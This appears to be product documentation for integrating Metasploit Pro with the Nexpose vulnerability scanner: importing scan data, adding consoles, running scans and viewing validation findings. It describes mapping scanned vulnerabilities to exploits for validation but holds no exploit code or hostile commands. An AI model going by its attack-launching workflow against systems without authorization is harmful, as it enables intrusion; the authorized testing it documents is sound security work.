If you prefer to run scans directly from the Nexpose Console, you can import the scan results to share the results and validate them with Metasploit Pro. When you import data from Nexpose, Metasploit Pro automatically indexes the vulnerability data from Nexpose by using the service and vulnerability reference ID to map each vulnerability to a matching exploit. The mapped exploits helps you to easily launch attacks against the vulnerability and to quickly determine if the vulnerability is a real risk or a false positive.

You can either import a site directly from a Nexpose Console or you can import a Nexpose Simple XML or XML export file.

## Importing a Nexpose Simple XML or XML Export File

1. From within a project, click the **Overview** or **Analysis** tab.
2. Click the **Nexpose** button located in the Quick Tasks bar.
3. When the *Import Data* page appears, select the **From file** radial button.

The screenshot shows the 'Import Data' interface. At the top, there are navigation tabs: 'Home', 'test-4', and 'Imports'. The 'Imports' tab is active. Below the tabs, the 'Import Data' section has two radio buttons: 'From Nexpose' and 'From file'. An orange arrow points to the 'From file' button. Below the radio buttons, there is a section for 'Excluded Addresses' with a text input field containing 'No file selected...' and a 'Choose ...' button. At the bottom, there is a checkbox for 'Automatic Tagging (Optional)' and a button for 'Import Data'.

- Click on the **Choose file** button to open the *File Upload* window.




- When the *File Upload* window appears, browse to the location of the file you want to import, select it, and click the **Open** button. Metasploit Pro supports the following Nexpose export types: XML Export, XML Export 2.0, and Nexpose Simple XML Export.
- Configure any of the additional settings (optional):
  - Excluded Addresses** - Enter any hosts you do not want to include in the import. You can enter a single host, an IP range, or a CIDR notation. Each item must appear on a new line.
  - Don't change existing hosts** - Select this option if you do not want to overwrite the data for a host that already exists in the project.
  - Automatic tagging** - Enter any tags you want to apply to the imported hosts. You can also select the **Automatically tag by OS** option to add an OS tag, such as `os_windows`, `os_linux`, or `os_unknown` tag, to each imported host.
- Click the **Import Data** button to start the import.

The task log appears and shows you the status of the import. When the import completes, the task log displays a 'Completed' status. To see the imported data, select **Analysis > Hosts** to

go to the *Hosts* page. Use the *Updated* column to sort the hosts by last updated to see all recently imported hosts.


## Importing Existing Nexpose Sites

1. From within a project, click the **Overview** or **Analysis** tab.
2. Click the **Nexpose** button located in the Quick Tasks bar.
3. When the *Import Data* page appears, select the **From Nexpose** radial button.




The screenshot shows the 'Import Data' page in a web application. At the top, there is a breadcrumb trail: 'Home > test-4 > Imports'. Below this, the 'Import Data' section has two radio buttons: 'From Nexpose' (which is selected and indicated by an orange arrow) and 'From file'. Below the radio buttons is a dropdown menu labeled 'Choose a nexpose console...'. Under the dropdown, there are three options: 'Import existing data' (selected with a radio button), 'Scan and import data' (unselected), and a green button labeled '+ Configure a Nexpose Console'. Below these options is a large rectangular box with the text 'Select or configure a Nexpose Console.' At the bottom left, there is a link 'Automatic Tagging (Optional) ▼'. At the bottom right, there are two checkboxes: 'Don't change existing hosts' (unchecked) and 'Import Data' (with a blue icon).

4. Click the **Choose a Nexpose Console** dropdown and select the console from which you want to import data.




This screenshot is similar to the previous one, but the 'Choose a nexpose console...' dropdown menu is now open, showing a list of console names. An orange arrow points to the dropdown arrow. The rest of the page elements, including the 'From Nexpose' radio button, the 'Import existing data' option, and the 'Select or configure a Nexpose Console.' box, remain the same.

5. Select the **Import existing data** option.



6. Select the site(s) you want to import from the Sites table.



7. Configure any of the additional settings (optional):

- **Don't change existing hosts** - Select this option if you do not want to overwrite the data for a host that already exists in the project.
- **Automatic tagging** - Enter any tags you want to apply to the imported hosts. You can also select the **Automatically tag by OS** option to add an OS tag, such as `os_windows`, `os_linux`, or `os_unknown` tag, to each imported host.

8. Click the **Import Data** button to start the import.

The task log appears and shows you the status of the import. When the import completes, the task log displays a 'Completed' status. To see the imported data, select **Analysis > Hosts** to go to the *Hosts* page. Use the *Updated* column to sort the hosts by last updated to see all recently imported hosts.

## Importing Metasploit Projects

### Importing Nexpose

- Nexpose XML or XML 2.0
- Nexpose Raw XML or XML Export

Raw XML is only available in commercial editions of Nexpose and includes additional vulnerability information.

---

## c. Vulnerability Scanning with Nexpose

Vulnerability scanning and analysis is the process that detects and assesses the vulnerabilities that exist within an network infrastructure. A vulnerability is a characteristic of an asset that an attacker can exploit to gain unauthorized access to sensitive data, inject malicious code, or generate a denial of service attack. To prevent security breaches, it is important to identify and remediate security holes and vulnerabilities that can expose an asset to an attack.

You can use Nexpose to scan a network for vulnerabilities. Nexpose identifies the active services, open ports, and running applications on each machine, and it attempts to find vulnerabilities that may exist based on the attributes of the

known services and applications. Nexpose discloses the results in a scan report, which helps you to prioritize vulnerabilities based on risk factor and determine the most effective solution to implement.

Nexpose integrates with Metasploit Pro to provide a vulnerability assessment and validation tool that helps you eliminate false positives, verify vulnerabilities, and test remediation measures. There are a couple of ways that you can use Metasploit Pro with Nexpose. Metasploit Pro provides a connector that allows you to add a Nexpose Console so that you can run a vulnerability scan directly from the web interface and automatically import the scan results into a project. You can also run scans from Nexpose and import the scan reports into Metasploit Pro to perform vulnerability analysis and validation. You choose the method that works best for you.

## Nexpose Terminology

Some terms in Nexpose differ from those used in Metasploit. Here are some Nexpose terms you should familiarize yourself with:

- **Asset** - A host on a network.
- **Site** - A logical group of assets that has a dedicated scan engine. A site can run over a long period of time and provide you with historical, trending data and is similar to a project in Metasploit.
- **Scan Template** - A template that defines the audit level that Nexpose uses to perform a vulnerability scan.

## Downloading and Installing Nexpose


You can download the Community edition of Nexpose from [the Rapid7 site](#).

## Adding a Nexpose Console


Before you can run a Nexpose scan from Metasploit Pro, you must add a Nexpose Console. You'll need to know the address and port Nexpose runs on, and you'll need the credentials for an account that can be used to log into the Nexpose console.

To add a Nexpose Console:

1. Choose **Administration > Global Settings** from the main menu.




2. Click the **Nexpose Consoles** tab.




3. Click the **Configure Nexpose Console** button.





4. When the Nexpose configuration page appears, enter the following information:
  - **Console Address** - The IP or server address for the Nexpose instance.
  - **Console Port** - The port that runs the Nexpose service. The default port is 3780.
  - **Console Username** - The username that will be used to log in to the console.
  - **Console Password** - The password that will be used to authenticate the account.
5. Select the **Enabled** option to initialize and activate the Nexpose Console.
6. Save the configuration.

The Nexpose Consoles table is updated with the console. If Metasploit Pro is able to successfully connect and authenticate to the Nexpose console, the status is 'Available (Enabled)', as shown below:



Otherwise, an 'Error' status displays if there is an issue with the console's configuration. The following errors may appear:

- 'Error: Nexpose host is unreachable' indicates that Metasploit Pro cannot access the console. You will need to verify that you have entered the correct address and port.
- 'Error: Authentication required for API access' indicates that the credentials that you have provided cannot be used to authenticate to the Nexpose server. You will need to verify that you have entered the correct credentials.

## Running a Nexpose Scan

To be able to prioritize security risks, you must know what devices are running in an environment and understand how they are vulnerable to attacks. You can run a Nexpose scan to discover the services and applications that are running on a host and identify potential vulnerabilities that may exist based on the collected data.


All scan data collected from Nexpose is stored in a Metasploit project and can be viewed from the Analysis area. The information gathered from each host includes the IP address, host name, operating system, running services, and possible vulnerabilities. Metasploit Pro maps each vulnerability to a related module, if one exists in the module database for it. These modules are viewable from the *Modules* tab on the single host view.

To run a Nexpose scan:

1. From within a project, click the **Overview** or **Analysis** tab.
2. Click the **Import** button located in the Quick Tasks bar.
3. When the *Import* page appears, click the **Choose a Nexpose console** dropdown and select the console you want to use to run the scan. The list shows Nexpose consoles that you have added to Metasploit Pro. If there are not any consoles available, please add a Nexpose console before you continue.
4. Enter the addresses you want to scan in the *Scan targets* field.

- You can specify an IP address, an IP range, or a CIDR notation. Each item must be listed on a new line.
  - You can use standard IPv6 addressing to define individual IPv6 addresses. For example, use `fe80::202:b3ff:fe1e:8329` for single addresses and `2001:db8::/32` for CIDR notations. For link local addresses, you must append the interface ID to the address. For example, enter `fe80::1%eth0` for a link local address.
  - You can only scan the number of hosts for which you have licenses in Nexpose. If you provide more hosts than the number of licenses that you have available, the scan fails. For example, if you have a Community license, the most number of hosts Nexpose supports is 32. If you provide more than 32 hosts, the scan fails.
5. Click the **Scan template** dropdown and select a template.
  6. If you do not want the scan to overwrite the data for existing hosts in the project, select the **Don't change existing hosts** option.
  7. Click the **Import data** button to start the scan.

After the scan completes, select **Analysis > Hosts** to view the scan results.



	IP ADDRESS	HOSTNAME	OPERATING SYSTEM	VM	PURPOSE	SVCS	VLNS	ATT	TAGS	UPDATED	STATUS
<input type="checkbox"/>	10.20.36.51	MS-W03-3U-1	Windows 2003	vm	server	8	46			about 20 hours ago	Scanned
<input type="checkbox"/>	10.20.44.1		Linux		server	1	1			about 16 hours ago	Scanned
<input type="checkbox"/>	10.20.44.102	ub1204-6amu6- l0.ms.scanlab.rapid7.com	Linux		server	1	2			about 16 hours ago	Scanned

After you run a Nexpose scan from Metasploit Pro, a temporary site is created on the Nexpose console. The naming syntax for a temporary site is `Metasploit-<project name>--<ID>`. In Nexpose,

select **Assets > Sites** to view a list of sites and search for the site by project name.




The screenshot shows the Nexpose web interface with the 'Assets > Sites' breadcrumb. A table lists sites with columns: Name, Assets, Vulnerabilities, Risk, Type, Scan Status, and actions (Scan, Edit, Delete). Two sites are listed: 'Metasploit-nvs-1431623161' and 'Metasploit-asasdfsdf-20150507T154603'. The first site is highlighted with a red border.

Name	Assets	Vulnerabilities	Risk	Type	Scan Status	Scan	Edit	Delete
Metasploit-nvs-1431623161	1	16	10,380	Static	Scan finished on Thu May 14 2015			
Metasploit-asasdfsdf-20150507T154603	5	41	21,521	Static	Scan finished on Thu May 07 2015			

## Nexpose Scan Blackouts

A scan blackout prevents a Nexpose scan from taking place during a specific time period. If you attempt to run a Nexpose scan from Metasploit during a blackout, the scan will launch, but will show an error like the following in the task log:



The screenshot shows a terminal window with the following text:

```
Starting Nexpose Scan
[*] [2015.07.22-16:28:03] >> Created temporary site #27 Metasploit1234
[-] [2015.07.22-16:28:03] Auxiliary failed: Nexpose::APIError
NexposeAPI: Action failed:
[-] [2015.07.22-16:28:03] Call stack:
[-] [2015.07.22-16:28:03]
/Users/rapid7/pro/msf3/lib/rapid7/nexpose.rb:225:in `execute'
```

You must wait until the blackout is over to run the scan.

To find out when the blackout ends, log in to your Nexpose Console and do the following:

1. Go to the **Administration** page.
2. From the *Scan Options*, find the *Global Blackouts* category and select **Manage**.
3. Review the existing global and site blackout periods.

## Importing Nexpose Data


If you prefer to run scans directly from the Nexpose Console, you can import the scan results to share the results and validate them with Metasploit Pro. When you import data from Nexpose, Metasploit Pro automatically indexes the vulnerability data from Nexpose by using the service and vulnerability reference ID to map each vulnerability to a matching exploit. The mapped exploits helps you to easily launch attacks against the vulnerability and to quickly determine if the vulnerability is a real risk or a false positive.

You can either import a site directly from a Nexpose Console or you can import a Nexpose Simple XML or XML export file.

## Importing Existing Nexpose Sites

1. Open the project that you want to import data into.
2. From the Tasks bar, click the **Import** button. The *Import Data* page appears.
3. Select the **Import from Nexpose** option.
4. Click the **Choose a Nexpose Console** dropdown and select the console from which you want to import data.
5. Select the **Import existing data** option.
6. Select the site(s) you want to import from the Sites table.
7. Select **Do not change existing hosts** if you do not want to modify any existing hosts that are stored in the project.
8. Click the **Import Data** button to start the import.

The task log appears and shows you the status of the import. When the import completes, the task log displays a 'Completed' status. To see the imported data, select **Analysis > Hosts** to go to the *Hosts* page.



## Importing a Nexpose Simple XML or XML Export File

1. From within a project, click the **Overview** or **Analysis** tab.
2. Click the **Import** button located in the Quick Tasks bar.
3. When the Import Data page appears, select the **Import from file** radial button.
4. Click on the **Choose file** button to open the *File Upload* window.
5. When the File Upload window appears, browse to the location of the file you want to import, select it, and click the **Open** button.

Metasploit Pro supports the following Nexpose export types: XML Export, XML Export 2.0, and Nexpose Simple XML Export.

6. Configure any of the additional settings (optional):
  - **Excluded Addresses** - Enter any hosts you do not want to include in the import. You can enter a single host, an IP range, or a CIDR notation. Each item must appear on a new line.
  - **Don't change existing hosts** - Select this option if you do not want to overwrite the data for a host that already exists in the project.
  - **Automatic tagging** - Enter any tags you want to apply to the imported hosts. You can also select the **Automatically tag by OS** option to add an OS tag, such as 'os\_windows', 'os\_linux' or 'os\_unknown' tag, to each imported host.
7. Click the **Import Data** button to start the import.

The task log appears and shows you the status of the import. When the import completes, the task log displays a 'Completed' status. To see the imported data, select **Analysis > Hosts** to go to the *Hosts* page.

## d. Tracking Real-Time Statistics and Events

The *Findings* window displays the real-time statistics for the test and the task log. You can click on the tabs at the top of the Findings window to switch between the real-time statistics and the task log. You can also automatically push validated vulnerabilities and access the Vulnerabilities Exceptions configuration page.

### Accessing the Findings Window

The *Findings* window automatically appears when you start the Vulnerability Validation Wizard. If you navigate away from the Findings window, you can go to the *Tasks* page to access it again.

To access the Findings Window:

1. From within a project, select **Tasks > Show Tasks** from the Project Tab bar. The *Tasks* page appears.
2. Find the Vulnerability Validation task.

metasploit®

nexpose ultimate

Project - demo ▾

Account - HD\_Moore ▾

Administration ▾

?

25

Overview

Analysis

Sessions

Modules

Credentials

Reports

Exports

Tasks

Home

demo


Tasks

Task	Task Details	Progress	Timestamp/Duration
Nexpose Push Exceptions and Validations		✔ Complete	Started: 2013-11-06 06:52:22 UTC Duration: less than 10 seconds
Nexpose Push Exceptions and Validations		✔ Complete	Started: 2013-11-06 06:35:37 UTC Duration: less than 10 seconds
Vulnerability Validation	ValidateVulnerabilities_1383719129124 Report Generation Completed	✔ Complete	Started: 2013-11-06 06:28:21 UTC Duration: 4 minutes

3. Click the **Vulnerability Validation** task name. The Findings window appears.

## The Statistics Tab

The *Statistics* tab shows a high-level, count of hosts, vulnerabilities, and exploits. Each value is displayed in a stat bubble with an orange progress bar. The progress bar wraps around the stat bubble and only displays when there is activity occurring for a particular finding.



From the Statistics tab, you can track the following data:

- The total number of hosts that have been scanned or imported.
- The total number of unique vulnerabilities that have been identified.
